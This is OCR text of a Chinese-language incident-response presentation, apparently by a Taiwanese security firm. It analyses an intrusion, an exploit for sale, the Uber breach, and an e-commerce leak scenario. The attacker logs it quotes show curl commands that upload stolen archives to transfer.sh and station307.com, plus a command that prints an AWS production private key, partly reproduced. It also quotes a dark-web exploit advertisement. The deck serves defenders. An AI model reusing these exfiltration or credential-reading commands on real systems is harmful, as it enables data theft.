
STATION307

Send and receive files directly, with ease.

```
2022/01/21 05:43:04: [ITDosCmder5952] 10.1.40.189: Get1=(null)
2022/01/21 05:43:04: [ITDosCmder5952] 10.1.40.189: Sent2=C:&&cd C:\Windows\system32&&cd
2022/01/21 05:43:04: [ITDosCmder5952] 10.1.40.189: Get2=C:\Windows\system32
2022/01/21 06:25:20: [ITDosCmder5952] 10.1.40.189: Path=C:\Windows\system32\    Cmd=curl --upload-file output1.zip https://transfer.sh/output1.zip
2022/01/21 06:25:20: [ITDosCmder5952] 10.1.40.189: Sent1=C:&&cd C:\Windows\system32&&curl --upload-file output1.zip https://transfer.sh/output1.zip
2022/01/21 06:30:06: [ITDosCmder4540] AppStart!!
2022/01/21 06:30:06: [ITDosCmder4540] 10.1.40.189: AppStarted!! Console Account = administrator_user_key
2022/01/21 06:30:06: [ITDosCmder4540] 10.1.40.189: Sent1=cd &&
2022/01/21 06:30:06: [ITDosCmder4540] 10.1.40.189: Get1=(null)
2022/01/21 06:30:06: [ITDosCmder4540] 10.1.40.189: Sent2=cd
2022/01/21 06:30:06: [ITDosCmder4540] 10.1.40.189: Get2=C:\Windows\system32
2022/01/21 06:30:29: [ITDosCmder4540] 10.1.40.189: Path=C:\Windows\system32\    Cmd=curl -T output1.zip -Lv station307.com
2022/01/21 06:30:29: [ITDosCmder4540] 10.1.40.189: Sent1=C:&&cd C:\Windows\system32&&curl -T output1.zip -Lv station307.com
```

現實是，有更多可能我們完全不會知道的檔案交換服務

本次 Case Study 入侵流程




```
2022/05/07 22:21:46: [ITDosCmder12240] 10.1.40.124: Path=C:
    \Windows\system32\  Cmd=type "C:\Prod_Key\aws-prod.ppk"
2022/05/07 22:21:46: [ITDosCmder12240] 10.1.40.124: Sent1=C:&&cd C:
    \Windows\system32&&type "C:\Prod_Key\aws-prod.ppk"
2022/05/07 22:21:46: [ITDosCmder12240] 10.1.40.124: Get1=PuTTY-User-Key-
    File-3: ssh-rsa

Encryption: none

Comment: imported-openssh-key

Public-Lines: 6

AAAAB3NzaC1yc2EAAAADAQABAAABAQDYermvj4d0yFK2KV2DlKQk3uwmVmWmq7QK

+u8VtT8bLHC2bBHfux9Lduh+0LgrYNPlntC5jeAvtD80gVY3pcPNd5vI0WM/Kr7t
```

aws-prod.ppk

詮睿科技
TALENT JUMP

N day 其實不難找也不貴

- Magento 的漏洞其實挺好用的，也因此相關漏洞的 Exploit 在暗網販售的價格大約在 0.3 BTC 至 1.7 BTC 左右

CVE-2022-24086 RCE download

Most of the major Magento users have already patched and that tool is no longer as dangerous as it was a couple months ago. But due to potential damage that this tool can inflict this PoC should not be in limited access.

Current price - **0.3 BTC**. It includes full instruction on penetration, sample payloads and support.

Our X ring is ok0mo@jabber.cz.

Magento CVE-2022-24086 exploit code 只賣 0.3 BTC，換算台幣大約在 17w *0919行情價俗啦！！快買下來打爆！！（X

紅隊演練的小概念

我們以為很重要的服務

Official

eShop

SMTP

攻擊者想要找的就是我們以為不重要或不知道有這台機器，但卻具備 n-day 的邊際服務啦！

Old Web

Jira

SSH/RDP


UAT / DEV

magento-dev.xxx
(10.x.x.12)

嗨嗨 ~ 我是被遺忘的 dev 也是這個事件的 root cause

Another Case

Uber Breach & Attack Analysis



A little bird told me .....
內部員工的 2FA 被騙走，所以導致了整件事情的發生，有可能採用的 MITM 工具是 evilginx2
https://github.com/kgretzky/evilginx2

資料來源：@MichalKoczwara
https://twitter.com/MichalKoczwara/status/1571432800787759104


總結

- 現今的 APT Group 深知利用合法掩飾非法
- 企業內部建構 SIEM 的必要性是絕對的
- 企業應採用 MDR 服務同步監控設備、系統、端點日誌
- 那... 前述提及的第三方軟體？
- 「合法軟體 + 非法使用」= 惡意行為偵測的新趨勢

來個實際發生的情境題

某電商被 165 通知有個資外洩情況

- 電商自行搜集的資訊如下：
  - 有具備會員中心的電商網站
  - 有 APP，會員可透過 APP 進行商品訂購
  - 有實際客訴，但數量不多且只有少數客訴能說出真實交易紀錄
  - 網站與資料庫擺放在雲端，但企業內部有客服系統
  - 今年初有資料外洩過，經調查主要是網站有 RCE 漏洞




<詐騙經過>
電話接聽後，詐騙人員會先關心近日服務品質，接著透漏消費者近期消費紀錄(最新接獲的消費區間為12/10-12/15)
再以公司同仁誤將消費者升級為金卡會員為由，引導消費者轉帳或提供信用卡以做退款。

詮睿科技
TALENT JUMP

劃個重點

- 電商自行搜集的資訊如下：
  - 有具備會員中心的電商網站
  - 有 APP，會員可透過 APP 進行商品訂購
  - 有實際客訴，但數量不多且只有少數客訴能說出真實交易紀錄
  - 網站與資料庫擺放在雲端，但企業內部有客服系統
  - 今年初有資料外洩過，經調查主要是網站有 RCE 漏洞



<詐騙經過>
電話接聽後，詐騙人員會先關心近日服務品質，接著透漏消費者近期消費紀錄(最新接獲的消費區間為12/10-12/15)
再以公司同仁誤將消費者升級為金卡會員為由，引導消費者轉帳或提供信用卡以做退款。

詮睿科技
TALENT JUMP

可能的調查方向...?

- 因為是 Web / APP 伺服器，所以可以嘗試往：
  - 是否遭受 One Day 漏洞侵害（Ex: log4j、Spring4Shell）
  - 網站、APP 是否有個資列舉或新的 RCE 問題

- 用戶有客訴，可以嘗試往：
  - 由於實際能說出完整資訊的案例不多，會不會是撞庫攻擊的個案？

- 早期有 RCE 漏洞，所以可以嘗試往：
  - 資料庫可能因 RCE 漏洞在早期被倒走
  - 有 RCE 代表攻擊者也能修改伺服器上的檔案內容
  - 除上述，權限夠的 RCE 也可讓攻擊者也植入一般後門（非 webshell）

- 架構雖然是在雲端，但公司內部有客服後台，所以可以嘗試往：
  - 內鬼？！客服人員濫用權責自行竊取客戶個資
  - 攻擊者入侵至內部操作客服後台

可採取做法

- 因為是 Web / APP 伺服器，所以可以嘗試往：
  - 對 Web 進行資安檢測找出潛在的問題（已知 RCE、注入漏洞、IDOR 等可能造成個資外洩問題）
  - 對 APP 進行憑證拆解，實際對後端 RESTful API 進行檢測


- 用戶有客訴，可以嘗試往：
  - 針對有來客訴的帳號，查詢登入來源 IP 看是否有從非一般登入來源的紀錄

- 早期有 RCE 漏洞，資料庫可能外洩，也可能被掛馬，所以可以嘗試往：
  - 早期遭 dump 的資料是否有機會為明碼或弱加密被撞密碼，密碼強制重設並必須與前次密碼不同
  - 透過版控將目前伺服器程式碼與 Source Code 進行差異比對確認是否有被加料或被放 webshell
  - 檢查 Outbound Firewall Policy 設定狀況，預防攻擊者植入一般後門（非webshell）

